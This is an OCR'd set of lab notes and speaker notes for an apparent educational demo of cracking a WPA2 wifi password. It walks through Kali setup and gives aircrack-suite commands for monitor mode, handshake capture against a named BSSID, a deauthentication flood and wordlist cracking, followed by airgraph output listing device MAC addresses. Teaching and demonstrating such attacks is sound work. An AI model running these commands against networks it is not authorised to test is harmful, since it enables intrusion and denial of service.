
AIRMON-NG Setup


Saturday, April 6, 2024 11:14 AM

VirtualBox Config:


Go to settings




Select USB and then add the usb network adapter



Right click the device you added and select "edit filter".






Set remote field to "Any"

Kali Linux Config:

1) Start the VM
2) In the network manager in the top right, disconnect from the virtual "wired" connection.
3) You can have your host machine connected to wifi if you want but this not necessary.
4) Hit the "host + home" buttons (right ctrl = host) to bring up a small menu and select

"devices"

5) Find your usb network adapter and select it to connect it.
6) Run iwconfig to confirm adapter is connected (you should see something like **wlan0** show up. Note that this will be our monitoring adapter)
7) Run "sudo airmon-ng check kill" to kill any conflicting processes. This will kill network manager. **Note: I ran the next step without doing this first and it will give you a warning but still worked for me.**
8) Now we're ready to set the adapter to monitor mode. To do so run **sudo airmon-ng start wlan0** (or whatever your wireless adapter is named)
9) Run iwconfig to confirm monitor mode is enabled
10) Run **sudo airodump-ng wlan0** to begin monitoring networks in range.
11) Find the BSSID (MAC address) and Channel of the network you're targeting and note it.
12) Once we find the target access point we can narrow our search to look at just this network. In my case the BSSID was F8:1D:0F:B5:EF:B8 and the channel it was running on was 11. Now run **sudo airodump-ng wlan0 -d F8:1D:0F:B5:EF:B8** to focus on this network.
13) Connect your device to the network and it should show up in airodump. Quit out.
14) Run **sudo airodump-ng -w BootHack1 -c 11 --bssid F8:1D:0F:B5:EF:B8 wlan0**. This will save our 4 way handshake capture to a file named "BootHack1".
15) In a second tab, run **sudo aireplay-ng --deauth 0 -a F8:1D:0F:B5:EF:B8 wlan0** to deauth clients off the target network.
16) Reconnect your device to the target network. In the aireplay-ng window we should see that the WPA handshake was captured.
17) Stop the deauth. (if you don't it, will not allow clients to connect to the network **DoS**)
18) Run **wireshark BootHack1.cap** to view the capture file of the handshake. This is just for verification.
19) Stop monitor mode. Run **sudo airmon-ng stop wlan0.** Then press "host + home", select "devices", and disconnect the network adapter. Upon reconnection, it will be in managed mode. (this is if you run the previous command to stop monitor mode and it doesn't actually stop. This is the issue I had so these steps will disable monitor mode)
20) Run iwconfig to confim
21) We are now ready to crack the wifi password. Run **aircrack-ng BootHack1.cap -w /usr/share/wordlists/rockyou.txt**
22) Record cracked password and connect to target network.


F8:1D:0F:B5:EF:B8
Essid: Defiant-NX74205
Channel: 11
Encryption: WPA2WPA
OUI: Hitron Technologies. Inc
First Time Seen: 2024-04-08 08:39:50
Last Time Seen: 2024-04-08 08:40:37
Number of Clients: 1
4E:15:6B:96:57:1B
OUI: Unknown
Device Type: Unknown
First Time Seen: 2024-04-08 08:39:58
Last Time Seen: 2024-04-08 08:40:36
Generated by Airgraph-ng
1 Access Points and
1 Clients shown

Alex Speaker Notes:

Slide 10: I just wanted to set up the context for our first demo. I'm going to be showing you guys how to gain initial access to a target network by cracking the wi-fi password. From here, my teammates are going to show you what sort of damage can be done once you are inside.

Slide 11: Here is a layman's guide to the terms and equipment I use. All of which I'm sure you are familiar with.

Slide 12: Here's info about the uses of aircrack that Owin already touched on.

Slide 13: And now the demo.